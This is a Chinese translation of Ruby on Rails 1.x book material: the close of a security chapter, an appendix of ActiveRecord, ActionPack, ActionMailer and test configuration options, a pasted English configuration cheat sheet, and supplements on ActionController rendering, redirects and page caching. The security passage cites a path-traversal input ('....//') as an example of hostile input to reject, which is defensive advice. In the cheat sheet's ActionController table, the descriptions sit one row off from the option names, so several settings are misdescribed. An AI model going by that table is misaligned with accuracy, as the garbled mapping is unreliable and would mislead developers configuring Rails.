- `Don't try to recover from weird paths by replacing, stripping, and the like.` For example, if you strip out the string `../`, a malicious input such as `....//` will still get though. If there is anything weird going on, someone is trying something clever. Just kick them out with a terse, non-informative message, such as “Intrusion attempt detected. Incident logged.”

我通常检查那个目录名(`full_file_name_from_user`)是否与期望的目录一样。这种方式我知道文件名是安全的。

21.9 Knowing That It Works

在我们希望确保我们写的代码完成我们想要的工作时，我们写测试。在我们想确保我们的代码安全时，我们应该做同样的事情。

如果你想确认你的新应用程序是安全的，就不要犹豫去做这些事情。使用 Rails 的功能测试来模仿潜在的用户攻击。你永远都会在你的代码里找到安全漏洞，写测试来确保修正它们。

同时，要认识到测试只能检查你已经完成的东西。攻击者的想法还是将会咬到你的。

附录 B 配置参数

就像在 180 页解释的，各种 Rails 组成部分可以通过设置选项全局 `environment.rb` 文件，或 `config/environment` 目录内的一个指定的环境文件来配置。

B.1 Active Record Configuration

1、`ActiveRecord::Base.logger = logger` 接受一个 `logger` 对象。内部使用它记录活动的数据库。它也对希望日志一个动作的应用程序有效。

2、`ActiveRecord::Base.primary_key_prefix_type =option` 如果 option 为 nil, 如果`:table_name`, 表名称被预先计划的话, 则每个表缺省主键为 id。设置选项的值为:`table_name_with_underscore`, 则在表的名字和 id 之间添加一个下划线。

3、`ActiveRecord::Base.table_name_prefix = "prefix"` 生成表名字时使用预先计划的给定字符串。例如, 如果模型的名字是 User, 并且前缀字符串是” myapp- “, 则 Rails 将查找表 myapp-users。如果你必须在不同应用程序间共享一个数据库, 或者你必须在同一数据库内完成开发和测试, 则这就很有用处。

4、`ActiveRecord::Base.table_name_suffix = "suffix"` 在生成表名称时附加给定的字符串。

5、`ActiveRecord::Base.pluralize_table_names = true | false` 如果为 false, 则在创建相应的表名称时, 类名称不必是复数。

6、`ActiveRecord::Base.colorize_logging = true | false` 缺省地, 活动记录使用 ANSI 控制序列日志消息, 但使用的终端应用程序支持这些序列时, 它彩色化某些行。设置选项为 false 可移除这种彩色化。

7、`ActiveRecord::Base.default_timezone = :local | :utc` Set to :utc to have dates and times loaded from and saved to the database treated as UTC.

8、`ActiveRecord::Locking.lock_optimistically = true | false` 如果为 false, 则乐观锁被关闭。

9、`ActiveRecord::Timestamp.record_timestamps = true | false` 设置为 false 则关闭列 created_at, creat_on, updated_at, 和 updated_on 的自动更新。在 267 页讨论。

10、`ActiveRecord::Errors.default_error_messages =hash` 一个标准的确认失败消息哈希表。你可以用你自己的消息替换它, 或许是出于国际化目的。缺省设置是

```
ActiveRecord::Errors.default_error_messages = {  
    :inclusion => "is not included in the list",  
    :exclusion => "is reserved",  
    :invalid => "is invalid",  
    :confirmation => "doesn't match confirmation",  
    :accepted => "must be accepted",  
    :empty => "can't be empty",  
    :too_long => "is too long (max is %d characters)",  
    :too_short => "is too short (min is %d characters)",  
    :wrong_length => "is the wrong length (should be %d characters)",  
    :taken => "has already been taken",  
}
```

```
:not_a_number => "is not a number",
```

```
}
```

B.2 Action Pack Configuration

1、`ActionController::Base.asset_host = url` Sets the host and/or path of stylesheet and image assets linked using the asset helper tags.

```
ActionController::Base.asset_host = "http://media.my.url"
```

2、`ActionController::Base.view_controller_internals = true | false` By default, templates get access to the controller collections request, response, session, and template. Setting this option to false removes this access.

3、`ActionController::Base.consider_all_requests_local = true | false` 在产品模式内设置为 false，会阻止用户查看堆栈 backtraces.。它的深入讨论在 450 页的 22.3 节。

4、`ActionController::Base.debug_routes = true | false` 如果为 true，则在路由组件解析 URL 失败时给出详细信息。产品模式下关闭它。

5、`ActionController::Base.logger = logger` 设置由这个控制器使用的 logger。Logger 对象对你的应用程序代码也有效的。

6、`ActionController::Base.template_root = dir` 在这个目录下查找模板文件。缺省是 app/views。

7、`ActionController::Base.template_class = class` 缺省是 `ActionView::Base`。你或许不应该修改它。

8、`ActionController::Base.ignore_missing_templates = false | true` 如果为 true，则在模板没有找到时不会引发一个错误。

9、`ActionController::Base.perform_caching = true | false` 设置为 false 会关闭所有缓存。

10、`ActionController::Base.page_cache_directory = dir` 指出缓存文件存储在哪儿。必须是你的 web 服务的文档根目录。

11、`ActionController::Base.page_cache_extension = string` 覆写用于被缓存文件的缺省 .html 扩展名。

12、`ActionController::Base.fragment_cache_store = caching_class` 决定用于存储被缓存段的机制。段缓存的存储在 369 页讨论。

13、`ActionView::Base.cache_template_loading = false | true` 转向提交缓存的模板，这会提高性能。但是，在你修改了磁盘上模板时，你将需要重启服务器。

14、`ActionView::Base.field_error_proc = proc` This proc is called to wrap a form field that fails validation. The default value is

```
Proc.new do |html_tag, instance|  
  %{<div class="fieldWithErrors">#{html_tag}</div>}  
end
```

B. 3 Action Mailer Configuration

这些设置描述 399 页的 19.1 中。

```
ActionMailer::Base.template_root = directory  
ActionMailer::Base.logger = logger object  
ActionMailer::Base.server_settings = hash  
ActionMailer::Base.raise_delivery_errors = true | false  
ActionMailer::Base.delivery_method = :smtp | :sendmail | :test  
ActionMailer::Base.perform_deliveries = true | false  
ActionMailer::Base.default_charset = "string"
```

B. 4 Test Case Configuration

下面选项可以设置成全局的，但通常多被设置在特定测试案例内部。

```
# Global setting  
Test::Unit::TestCase.use_transactional_fixtures = true  
  
# Local setting  
class WibbleTest < Test::Unit::TestCase  
  self.use_transactional_fixtures = true  
  
  # ...
```

1、use_transactional_fixtures = true | false 如果为 true，对数据库的修改将在每个测试结束时回滚。在 170 页 12.7 节讨论。

2、use_instantiated_fixtures = true | false | :no_instances 设置选项为 false，会关闭自动将 fixture 数据加载到一个实例变量中。设置它为 :no_instances 可创建实例变量但不能使用它。

3、pre_loaded_fixtures = false | true 如果为 true，则测试案例假设在测试运行之前 fixture 数据已被加载到数据库。使用事务的 fixture 会加速测试的运行。

附录 B 配置参数的补充资料

本文摘自：<http://glu.ttono.us/articles/2006/05/22/configuring-rails-environments-the-cheat-sheet>

These are options allowed by `Rails::Configuration` in Rails 1.1.2. This list is generally exhaustive (and often taken directly from the documentation), but more detailed documentation can be found in the source code itself where these options are found as class accessor methods (`cattr_accessor`).

Update: If you like it, digg it.

Update 2: Also see my [Guide to Environments in Rails 1.1](#) for information on how specific configurations work.

General Options

For more detailed documentation, see the [source code directly](#). Each of these options should be prepended with `config.` when used with a `Rails::Initializer` do `|config|` block.

`breakpoint_server`

Whether or not to use the breakpoint server (boolean)

`cache_classes`

Whether or not classes should be cached (set to false if you want application classes to be reloaded on each request)

`connection_adapters`

The list of connection adapters to load.

By default, all connection adapters are loaded. You can set this to be just the adapter(s) you will use to reduce your application's load time.

`controller_paths`

The list of paths that should be searched for controllers.

Defaults to `app/controllers` and `components`.

`database_configuration_file`

The path to the database configuration file to use.

Defaults to `config/database.yml`.

`frameworks`

The list of rails framework components that should be loaded.

Defaults to `:active_record`, `:action_controller`,
`:action_view`, `:action_mailer`, and `:action_web_service`.

`load_paths`

An array of additional paths to prepend to the load path.

By default, all app, lib, vendor and mock paths are included in this list.

`log_level` The log level to use for the default Rails logger.

	In production mode, this defaults to <code>:info</code> . In development mode, it defaults to <code>:debug</code> .
<code>log_path</code>	The path to the log file to use. Defaults to <code>log/#{environment}.log</code> (e.g. <code>log/development.log</code> or <code>log/production.log</code>).
<code>logger</code>	The specific logger to use. By default, a logger will be created and initialized using <code>#log_path</code> and <code>#log_level</code> , but a programmer may specifically set the logger to use via this accessor and it will be used directly.
<code>view_path</code>	The root of the application's views. Defaults to <code>app/views</code> .
<code>whiny_nils</code>	Set to <code>true</code> if you want to be warned (noisily) when you try to invoke any method of <code>nil</code> . Set to <code>false</code> for the standard Ruby behavior.
<code>plugin_paths</code>	The path to the root of the plugins directory. By default, it is in <code>vendor/plugins</code> .
ActiveRecord Options	
Each of these options should be prepended with <code>config.active_record</code> . when used with a <code>Rails::Initializer do config </code> block.	
<code>primary_key_prefix_type</code>	Accessor for the prefix type that will be prepended to every primary key column name. The options are <code>:table_name</code> and <code>:table_name_with_underscore</code> . If the first is specified, the <code>Product</code> class will look for "productid" instead of "id" as the primary column. If the latter is specified, the <code>Product</code> class will look for "product_id" instead of "id". Remember that this is a global setting for all Active Records.
<code>table_name_prefix</code>	The string to prepend to every table name. By default, the prefix is an empty string
<code>table_name_suffix</code>	The same as <code>table_name_prefix</code> , but it appends the string to the table name.

pluralize_table_names	Indicates whether or not table names should be the pluralized versions of the corresponding class names. Defaults to <code>true</code> .
colorize_logging	Should logs have ANSI color codes in logging statements? Defaults to <code>true</code>
default_timezone	Determines whether to use <code>Time.local</code> (using <code>:local</code>) or <code>Time.utc</code> (using <code>:utc</code>) when pulling dates and times from the database. Defaults to <code>:local</code> by default.
allow_concurrency	Determines whether or not to use a connection for each thread, or a single shared connection for all threads. Defaults to <code>false</code> . Set to <code>true</code> if you're writing a threaded application.
generate_read_methods	Determines whether to speed up access by generating optimized reader methods to avoid expensive calls to <code>method_missing</code> when accessing attributes by name. You might want to set this to <code>false</code> in development mode, because the methods would be regenerated on each request.
schema_format	Specifies whether to dump the database in <code>ruby</code> or <code>sql</code> . It takes <code>:ruby</code> or <code>:sql</code> as options, and defaults to <code>:ruby</code>

ActionController Options

Each of these options should be prepended with `config.action_controller`. when used with a `Rails::Initializer do |config|` block.

view_controller_internals	Determines whether the view has access to controller internals <code>@request</code> , <code>@response</code> , <code>@session</code> , and <code>@template</code> .
assert_host	Prepends all the URL-generating helpers from AssetHelper (eg. <code>image_tag</code>)
consider_all_requests_local	

<code>debug_routes</code>	All requests are considered local by default (true), so everyone will be exposed to detailed debugging screens on errors. Defaults to <code>true</code>
<code>allow_concurrency</code>	Enable or disable the collection of failure information for <code>RoutingErrors</code> . Defaults to <code>true</code> .
<code>param_parsers</code>	Controls whether the application is thread-safe. Defaults to <code>false</code> .
<code>template_root</code>	Lets you register handlers which will process the http body and add parameters to the <code>@params</code> hash. Defaults to <code>{ Mime::XML => :xml_simple }</code>
<code>logger</code>	Sets the default template location. For example, a call to <code>render("test/template")</code> will be converted to <code>"#{template_root}/test/template.rhtml"</code>
<code>ignore_missing_templates</code>	Can be set to nil for no logging or a logger conforming to the interface of Log4r or the default Ruby 1.8+ Logger class.
	Turn on <code>ignore_missing_templates</code> if you want to unit test actions without making the associated templates.

ActionView Options

Each of these options should be prepended with `config.action_view`. when used with a `Rails::Initializer do |config|` block.

<code>cache_template_loading</code>	Specify whether file modification times should be checked to see if a template needs recompilation
<code>cache_template_extensions</code>	Specify whether file extension lookup should be cached. Should be <code>false</code> for development environments. Defaults to <code>true</code> .
<code>local_assigns_support_string_keys</code>	Specify whether <code>local_assigns</code> should be able to use string keys. Defaults to <code>true</code> .

	String keys are deprecated and will be removed shortly.
debug_rjs	Specify whether RJS responses should be wrapped in a try/catch block that alert()s the caught exception (and then re-raises it). Defaults to false.
logger	Can be set to nil for no logging or a logger conforming to the interface of Log4r or the default Ruby 1.8+ Logger class.
ActionMailer Options	
Each of these options should be prepended with config.action_mailer. when used with a Rails::Initializer do config block.	
server_settings	A hash defining the server to be used for email. Defaults to using a server locally on port 25 as such: <pre>{ :address => "localhost", :port => 25, :domain => 'localhost.localdomain', :user_name => nil, :password => nil, :authentication => nil }</pre>
raise_delivery_errors	Defaults to true
delivery_method	Defaults to :smtp
perform_deliveries	Defaults to true
default_charset	Defaults to “utf-8”
default_content_type	Defaults to “text/plain”
default_mime_version	Defaults to nil
default_implicit_parts_order	Defaults to [“text/html”, “text/enriched”, “text/plain”]
第十六章补遗(一)	
第一部分 Base --- 基础	

“动作控制器”由一个或多个“动作”组成，“动作”用于完成它的目的然后即可以提交一个“模板”也可以重定向到其它“动作”。“动作”在“控制器”内被定义成 public 方法，它将自动由 web 服务端通过一个 mod_rewrite 映射来访问。一个简单的“控制器”看起来像这样：

```
class GuestBookController < ActionController::Base  
  def index  
    @entries = Entry.find_all  
  end  
  def sign  
    Entry.create(params[:entry])  
    redirect_to :action => "index"  
  end  
end  
GuestBookController.template_root = "templates/"  
GuestBookController.process_cgi
```

所有的“动作”都假设在完成处理后，你想提交一个与动作名字匹配的“模板”，除非你告诉它不要这样做。index “动作”遵从这种假设，所以在组装完@entries 实例变量后，GuestBookController 将提交名为“templates/guestbook/index.rhtml”的“模板”。

不像 index，sign “动作”对提交“模板”不感兴趣。所以在完成它的主要目的之后（在客人名册中创建个新条目），它摆脱提交的假设，代替的是启动了一个重定向。这个重定向的工作是返回一个额外的“302 Moved”HTTP 应答，以获取用户对 index “动作”的请求。

index 和 sign 表现了“活动控制器”内两种基本的“动作”原型，Get-and-Show(获取---显示) 和 Do-and-Redirect(完成---重定向)。大多数“动作”都是这些原型的变化。

也要注意，最后对 process_cgi 的调用，实际上它是在完成一个“动作”。它将从 CGI 中抽取 request 和 response 对象。

当“活动包”被使用在 Rails 内部时，template_root 被自动地配置并且你不需要自己来调用 process_cgi。

A: Request --- 请求

Request 由“动作控制器框架”进行处理，“控制器”从 request 参数内抽取“action”的 key 键值。这个值应该持有要被完成的“动作”的名字。一旦“动作”被确定，则 request 的其余参数，session(如果有的话)，并且和带有 HTTP headers 的完整的 request 通过实例变量就可以由“动作”使用了。然后“动作”被完成。

完整的 request 对象对 request 的存取器是有效的，并且它主要用于查询 HTTP headers。这些查询被用于访问 environment 哈希表，像这样：

```
def hello_ip  
  location = request.env["REMOTE_IP"]  
  render :text => "Hello stranger from #{location}"  
end
```

B: Parameters --- 参数

所有 request 参数，不论它们是来自于一个 GET 还是 POST 请求，或者来自于 URL，params 哈希表都一直有效。所以，经由 /weblog/list?category=All&limit=5 完成的一个“动作”，会在 params 内包含 { "category" => "All", "limit" => 5 }。

也可以构造多维 parameter 哈希表，这可通过使用方括号来指定 key 值，比如：

```
<input type="text" name="post[name]" value="david">  
<input type="text" name="post[address]" value="hyacintvej">
```

一个由持有这些输入的表单滋生的 request 将包括，{ "post" => { "name" => "david", "address" => "hyacintvej" } }。如果 address 输入已经被命名为 "post[address][street]"，则 params 将包括 { "post" => { "address" => { "street" => "hyacintvej" } } }。嵌套的深度没有限制。

C: Session --- 会话

“会话”允许你在两个请求之间保存对象在内存中。这对不准备永续的对象，如一个由多个页处理构造的 Signup 对象，或者是不能被修改但始终都需要的对象，如一个要求登录系统中的 User 对象，是很有用处的。但是，“会话”不应该被用做一个对象的缓存，即对可能在不知不觉中被修改的对象的缓存。它更多地是用于保持同步—有时候数据库已经做的比它更好了。

你可以使用 session 哈希表的存取器方法来放置对象：

```
session[:person] = Person.authenticate(user_name, password)
```

并且稍后可再次通过同样的哈希表来取回它们：

```
Hello #{session[:person]}
```

任何对象都可以被放置在 session 哈希表中(只要这个对象可以被 Marshalled)。但是要注意，若每个“会话”存储一个 50kb 的对象，那么 1000 个活动的“会话”就消耗 50MB 的内容。换句话说，在使用“会话”来存储之前要小心考虑尺寸和缓存。

要从 session 哈希表中移除对象，你即可以赋值一个单独的 key 键为 nil，像 session[:person]=nil，也可以用 reset_session 来移除整个 session。

D: Responses --- 应答

在一个 response 内是每个“动作”的结果，它持有被发送给用户浏览器的 headers 和 document。实际的 response 对象是通过使用 render 和 redirect 方法自动生成的，所以，它通常不需要你的任何关心。

E: Renders --- 提交

“动作控制器”通过使用五个 render 方法中的一个来发送内容给用户。这些方法大多数都是提交一个“模板”。被包括在“动作包”内的“动作视图”，能够解释 ERb “模板”。它被自动地配置。“控制器”通过赋值实例变量来传递对象给“视图”：

```
def show  
  @post = Post.find(params[:id])  
end
```

然后该实例变量就可自动地对“视图”有效：

```
Title: <%= @post.title %>
```

你不必依赖自动的提交。特别是“动作”的结果是提交不同的“模板”时，应手工使用 render 方法：

```
def search  
  @results = Search.find(params[:query])  
  case @results  
    when 0 then render :action=> "no_results"  
    when 1 then render :action=> "show"  
    when 2..10 then render :action=> "show_many"  
  end  
end
```

F: Redirects --- 重定向

重定向是在它们完成时更新“模型”的“动作”。save_post 方法在 post 被保存之后，不应该负有再显示 post 的责任—这应该是 show_post 的工作。所以一旦 save_post 完成了它的工作，它将重定向到 show_post。所有的重定向操作都是外部的，这意味着在用户刷新浏览器时，它不会再次保存 post，而只是再显示它一次。

这听起来很简单，但是重定向对众所周知的“pretty urls”现象的探索是复杂的。代替接受缺省的“weblog_controller?action=show&post_id=5”，“动作控制器”使用它自己的形式如“/weblog/show/5”。这只是最简单的情形。一个更高级的“pretty urls”的例子是对“/library/books/ISBN/0743536703/show”的考虑，它可能被映射为 books_controller?action=show&type=ISBN&id=0743536703。

重定向的工作是重写当前“动作”的 URL。所以如果 show “动作” 被 “/library/books/ISBN/0743536703/show” 调用，我们可以通过简单地完成 redirect_to(:action => "edit") 来重定向到一个 edit “动作”，它应该抛给用户 “/library/books/ISBN/0743536703/edit”。自然地，首先你将需要设置“路由器”配置文件来指向适当的“控制器”和“动作”，一旦你做完了这些，它就可以很容易地重写当前“动作”的 URL。

让我们考虑个例子，如何从 “/clients/37signals/basecamp/project/dash” 到其它地方：

```
redirect_to(:action => "edit")
#=>/clients/37signals/basecamp/project/dash

redirect_to(:client_name => "nextangle", :project_name => "rails")
#=> /clients/nextangle/rails/project/dash
```

这些重定向发生在配置的内部：

```
map.connect 'clients/:client_name/:project_name/:controller/:action'
```

G: 调用多个重定向或提交

一个“动作”只应该决定一个单独的 render 或 redirect。试图尝试两者会导致 DoubleRenderError 错误：

```
def do_something
  redirect_to :action => "elsewhere"
  render :action => "overthere" #引起 DoubleRenderError 错误
end
```

如果你需要根据某些条件来重定向的话，那么要确保添加“add return”来中断执行。

```
def do_something
  redirect_to(:action => "elsewhere") and return if monkeys.nil?
  render :action => "overthere" #除非 monkeys 为空，否则不会调用它
end
```

H: Environments --- 环境

“动作控制器”通过 CGI, FastCGI, 和 mod_ruby 来工作。CGI 和 mod_ruby “控制器”被以同样方式激活：

```
WeblogController.process_cgi
```

FastCGI “控制器” 使用下面语句来激活：

```
FCGI.each_cgi{ |cgi| WeblogController.process_cgi(cgi) }
```

I: Attributes --- 属性

`action_name` 返回这个“控制器”处理的“动作”的名字。

`assigns` 持有被传递给“模板”类的变量的哈希表。这个哈希表在一个“模板”被提交之前，根据当前范围内所有实例变量的一个快照来生成。

`headers` 持有由 `header` 名字和值组成的哈希表。通过 `headers["Cache-Control"]` 这样的访问来直接地获取 `Cache-Control` 的值。值应该总是被指定为字符串。注意，你不应该直接设置 `header` 内的 `cookie` 值—使用 `cookie API` 来做这件事。

`params` 持有传递给动作的所有 GET, POST, 和 URL 参数的哈希表。通过 `params["post_id"]` 这样的访问来获取 `post_id` 的值。没有类型会被强制转换，所以所有值返回的都是字符串。

`request` 持有 `request` 对象，通过类似于这样的访问 `request.env["REQUEST_URI"]`，该对象主要用于获取环境变量。完整的细节可查阅 `ActionController::AbstractRequest` 文档。

`response` 持有 `response` 对象，通过类似于这样的访问 `response.headers["Cache-Control"] = "no-cache"`，该对象主要用于设置额外的 HTTP headers。也可以被用于通过 `response.body` 在模板

第十六章补遗(二)

`response` 持有 `response` 对象，通过类似于这样的访问 `response.headers["Cache-Control"] = "no-cache"`，该对象主要用于设置额外的 HTTP headers。也可以被用于通过 `response.body` 在模板已被提交之后访问最后的 HTML body —这对用于希望管理输出的 `after_filters`，如 `OutputCompressionFilter`，很有用。

`session` 持有“会话”内对象的哈希表。像这样 `session[:person]` 访问会获得与“`person`”键关联的对象。`session` 可以持有任何类型对象做为值，但 `key` 键应该是个字符串或符号。

1、`hidden_actions()` 返回一个数组，它包含已经从“动作”处理器中标记为隐藏的 `public` 方法的名字。缺省地，定义在 `ActionController::Base` 和被包括的模块内的所有方法都会被隐藏。大多数方法可以使用 `hide_actions` 来隐藏。

2、`hide_action(*names)` 从可被调用的“动作”中隐藏每个给出的方法。

3、`url_for(options = {}, *parameters_for_method_reference)` 返回一个根据选项哈希表和“路由器”定义被重写的 URL。(要完成一个重定向，应使用 `redirect_to`)。`url_for` 被用于：被传递给 `url_for` 的所有 `key` 键被转寄给 Route “模型”，除了下面这些：

`:anchor` — 指定一个被依附于路径的锚点名字。

`:only_path` — 如果为 `true`，返回绝对的 URL(忽略协议，主机名称，和端口号)

`:trailing_slash` — 如果为 `true`，则在尾部添加一个反斜线，如 `"/archive/2005/"`。注意，现在并不推荐使用它，因为它中断了缓存。

:host — 如果提供了则覆盖缺省(当前)的主机名字。

:protocol — 如果提供了则覆盖缺省(当前)的协议。

URL 是由哈希表内剩余的 key 键生成的。一个 URL 包括两个关键部分: <base>和一个查询字符串。“路由器”组成的一个被视为 key/value 对的查询字符串并不包括在<base>中。

缺省的“路由器”设置支持一个典型的 Rails 路径, “controller/action/id” , 那里“动作”和 id 是可选的, 在没有给出时缺省“动作”是' index' 。

这儿是一些典型的 url_for 语句和它们相应的 URL:

```
url_for :controller => 'posts', :action => 'recent' # =>  
'proto://host.com/posts/recent'  
  
url_for :controller => 'posts', :action => 'index' # =>  
'proto://host.com/posts'  
  
url_for :controller => 'posts', :action => 'show', :id => 10  
                                # => 'proto://host.com/posts/show/10'
```

在生成一个新的 URL 时, 缺失的值可以用当前请求的参数来填充。例如,

```
url_for :action => 'some_action'
```

将像期望的那样返回当前的“控制器”。这种行为被扩展到其它参数, 包括: :controller, :id, 和其它参数, 它们将被替代进一个“路由器”的路径内。URL “帮助方法”如, url_for, 有一个带限制的记忆格式: 在生成一个新的 URL 时, 它们可以在当前请求的参数内查找缺失的值。“路由器”试图猜测一个否是否应该接受缺省值。在如何完成上有几个简单的规则:

如果“控制器”名字以一个反斜线 “/” 开始, 则不使用缺省值: url_for :controller => '/home' 。

如果“控制器”被更改, 如果没有提供则“动作”缺省是 index 。

对于在 URL 被生成时应用的最后规则, 最好使用一个例子来演示。让我们考虑由 map.connect ‘people/:last/:first/:action’ , :action => ‘bio’ , :controller => ‘people’ 给出的路由。

假设当前的 URL 是 “people/hh/david/contacts”。让我们考虑从这个页生成的 URL 的一些不同情况。

url_for :action => ‘bio’ — 在这个 URL 生成期间, 缺省值将被首先使用并且最后组成部分, 和“动作”将被更改。被生成的 URL 将是, “people/hh/david/bio” 。

url_for :first => ‘davids-little-brother’ 这将生成 URL ‘people/hh/davids-little-brother’ — 注意这个 URL 忽略’ bio’ 这个被假设“动作”。

虽然，你可能会问，为什么来自于当前请求的“动作”，'contacts'，没有被延续到新的 URL 中。回答是那个出现在被生成的路径内参数被完成的次序。在内部，因为出现在:first 位置的值并不等于那个我们停止使用缺省值的 :first 的缺省值。在其身上，这个规则可能报告了很多典型的 Rails 的 URL 行为。虽然可以相信缺省值可以暂时地以你的方式得到。在一些情况下，一个缺省值存在的时间比你想的要长一些。缺省值可以使用额外的 :name => nil 选项来清除。通常这在写“帮助方法”时是必须的，因为缺省值会很依赖于“帮助方法”使用的地方。下面行将重定向到 PostController 的缺省“动作”，而不管它显示的页：

```
url_for :controller => 'posts', :action => nil
```

如果你明确地想创建一个与当前 URL 完全相似的 URL，你可以使用:overwrite_params 选项来完成。对你的 post 说你有不同的“视图”来显示并且印出它们。那么，在显示“视图”中，你会得到用于 print 的 URL：

```
url_for :overwrite_params => { :action => 'print' }
```

4、default_url_options(options) 覆写所有基于 url_for 方法的一组缺省选项同。缺省选项应该以哈希表形式出现，就像你直接使用的 url_for 一样。例如：

```
def default_url_options(options)
  { :project => @project.active? ? @project.url_name : "unknown" }
end
```

正如你从例子中推论出的，它适用于动态决定 url 的情况。请注意任何单个的 url_for 调用总是可以通过这个方法来覆写缺省设置。

5、expires_in(seconds, options = {}) 设置 HTTP 1.1 Cache-control header 。缺省是个“private”指令，所有不会缓存应答。

例如：

```
expires_in 20.minutes
expires_in 3.hours, :private => false
expires_in 3.hours, 'max-stale' => 5.hours, :private => nil, :public =>
true
```

这个方法将覆写一个现有的 Cache-Control header。

6、expires_now() 设置 HTTP 1.1 Cache-Control 的“no-cache”，以便不缓存变成缓存。

7、redirect_to(options = {}, *parameters_for_method_reference) 重定向浏览器到 options 内指定的目标。这个参数可接受下面三种格式中的一个。

哈希表：URL 将通过调用带有 options 的 url_for 生成。

以 protocol:// (like http://) 开头的字符串：直接传递给目标重定向。

不包含 protocol 的字符串：将当前的 protocol 和 host 传递给字符串。

:back: 返回先前请求的页面。对从多个地方触发表单很有用。缩写为
redirect_to(request.env["HTTP_REFERER"])

例如: redirect_to :action => "show", :id => 5
redirect_to "http://www.rubyonrails.org"
redirect_to "/images/screenshot.jpg"
redirect_to :back

重定向做为一个”302 Moved” 头发生。

8、render(options = nil, deprecated_status = nil, &block) 做为应答体提交将被返回到浏览器的内容。

A、Rendering an action (提交一个动作)

动作提交大多是通常的表单，在没有指定其它东西时，由动作控制器自动输入。缺省地，动作在当前层内(如果有的话)被提交。

```
# 提交当前控制器内动作 "goal" 的模板。  
render :action => "goal"  
  
# 提交当前控制器内的动作 "short_goal" 的模板，但不使用当前活动层。  
render :action => "short_goal", :layout => false  
  
# 提交当前控制器内动作 "long_goal" 的模板，但是带有一个指定的层。  
render :action => "long_goal", :layout => "spectacular"
```

B、Rendering partials (提交局部模板)

局部模板的提交主要用于触发 Ajax 调用，Ajax 只更新页面内一个或少数几个元素而不必须重新加载页面。从控制器提交局部模板可使它能够在整页提交(从模板内调用它)，子页更新发生时(从控制器动作完成对 Ajax 调用的响应)使用同一个模板。缺省地，当前层不能够被使用。

```
# 提交位于 app/views/controller/_win.rhtml|xml 内的局部模板  
render :partial => "win"  
  
# 提交带有状态码 500(内部错误)的局部模板  
render :partial => "broken", :status => 500  
  
# 提交同一局部模板，但给出一个对其有效的局部变量。  
render :partial => "win", :locals => { :name => "david" }  
  
# 提交使用集合的局部模板。  
# 变量 @wins 内的每个元素通过局部变量 "win" 传给局部模板。
```

```
render :partial => "win", :collection => @wins  
#与上面一样，只不过在两个元素之间添加了用于分隔的 win_divider 局部模板。  
render :partial => "win", :collection => @wins, :spacer_template =>  
"win_divider"
```

C、Rendering a template (提交模板)

提交模板工作就像动作提交，除了它接受一个相对于模板 root 的路径。当前层被自动使用。

```
# 提交位于[TEMPLATE_ROOT]/weblog/show.r (html|xml) 内的模板。
```

```
render :template => "weblog/show"
```

D、Rendering a file (提交一个文件)

文件提交工作像动作提交一样，除了它接收一个文件系统路径。缺省地，路径被假设是绝对的，但是当前层不被应用。

```
# 提交使用绝对文件路径的模板
```

```
render :file => "/path/to/some/template.rhtml"
```

```
render :file => "c:/path/to/some/template.rhtml"
```

```
#提交使用当前层，并带有状态码 404 的模板
```

```
render :file => "/path/to/some/template.rhtml", :layout => true, :status  
=> 404
```

```
render :file => "c:/path/to/some/template.rhtml", :layout => true,  
:status => 404
```

```
# Renders a template relative to the template root and chooses the  
proper file extension
```

```
render :file => "some/template", :use_full_path => true
```

E、Rendering text (提交文本)

提交文本通常用于测试或提交预先准备的内容，如一个 cache 。缺省地，文本提交不在活动层内完成。

```
# 提交带有状态码 200 的文本"hello world"
```

```
render :text => "hello world!"
```

```
# 提交带有状态码 500 的文本"Explosion!"
```

```
render :text => "Explosion!", :status => 500
```

```
# 提交使用当前活动层的文本"Hi there!"
```

```
render :text => "Explosion!", :layout => true
```

```
#使用"app/views/layouts/special.r(html|xml)"内的层来提交文本"Hi there!"  
render :text => "Explosion!", :layout => "special"
```

F、Rendering an inline template (提交一个内联模板)

一个内联模板的提交工作起来像文本和动作提交的混合，用于模板的源支持内联，像文本是用 ERb 解释，像动作时用 Builder 解释。缺省时，使用 ERb 提交并且不使用当前层。

```
# 提交"hello, hello, hello, again"  
render :inline => "<%= 'hello, ' * 3 + 'again' %>"  
# 使用 Builder 提交"<p>Good seeing you!</p>"  
render :inline => "xml.p { 'Good seeing you!' }", :type => :rxml  
# 提交"hello david"  
render :inline => "<%= 'hello ' + name %>", :locals => { :name =>  
"david" }
```

G、Rendering inline JavaScriptGenerator page updates 提交 RJS 页更新

可以在 RJS 模板内提交使用 Ajax 的 JavaScriptGenerator 页更新，你也可以传递 :update 参数给 render，并随同一个块来用于提交内联页更新。

```
render :update do |page|  
  page.replace_html 'user_list', :partial => 'user', :collection =>  
@users  
  page.visual_effect :highlight, 'user_list'  
end
```

H、Rendering nothing (不提交任何东西)

不提交任何东西通常与 Ajax 调用结合，用以完成它们的客户端效果，或者是你只想传递一个状态码。

```
# 提交带有状态码 200 的空应答  
render :nothing => true  
# 提交带有状态码 401(拒绝访问)的空应答  
render :nothing => true, :status => 401
```

第十六章补遗(三)

H、Rendering nothing (不提交任何东西)

不提交任何东西通常与 Ajax 调用结合，用以完成它们的客户端效果，或者是你只想传递一个状态码。

```
# 提交带有状态码 200 的空应答  
render :nothing => true  
  
# 提交带有状态码 401(拒绝访问)的空应答  
render :nothing => true, :status => 401
```

9、`render_to_string(options = nil, &block)` 依照与 `render` 同样规则提交，但在一个字符串返回的结果而不是做为一个应答体发送给浏览器。

10、`reset_session()` 通过清除所有存储在会话内的对象并初始化一个新的 `session` 对象来重置会话。

第十六章补遗(四)

第二部分 Caching --- 缓存

缓存是提高应用程序速度的廉价方式，是通过保持计算的，提交的，数据库的结果给随后的请求来做到的。动作控制器提供了三种级别粒度的方式：页，动作，段。

注意：设置 `Base.perform_caching = false` 可关闭缓存和 `sweeper`。

- 1、Module `ActionController::Caching::Actions`
- 2、Module `ActionController::Caching::Fragments`
- 3、Module `ActionController::Caching::Pages`
- 4、Module `ActionController::Caching::Sweeping`

一、Pages --- 页缓存

页缓存是一种缓存的途径，它用来缓存一个 HTML 文件，此文件存储整个动作的输出，以后服务器可以不通过动作包来提供此 HTML 页的服务。这要比对动态生成内容的处理快上约 100 倍。不幸地，这种速度的增长只对无状态页有效，因为无状态页对所有访问者是一样的。内容管理系统 -- 包括 `weblogs` 和 `wikis` -- 有许多页很适用这种途径，但基于统计的系统，人们登录，管理它们自己数据，通常很少有相似的。

可以通过 `caches` 类方法来指定哪个动作被缓存：

```
class WeblogController < ActionController::Base  
  caches_page :show, :new  
end
```

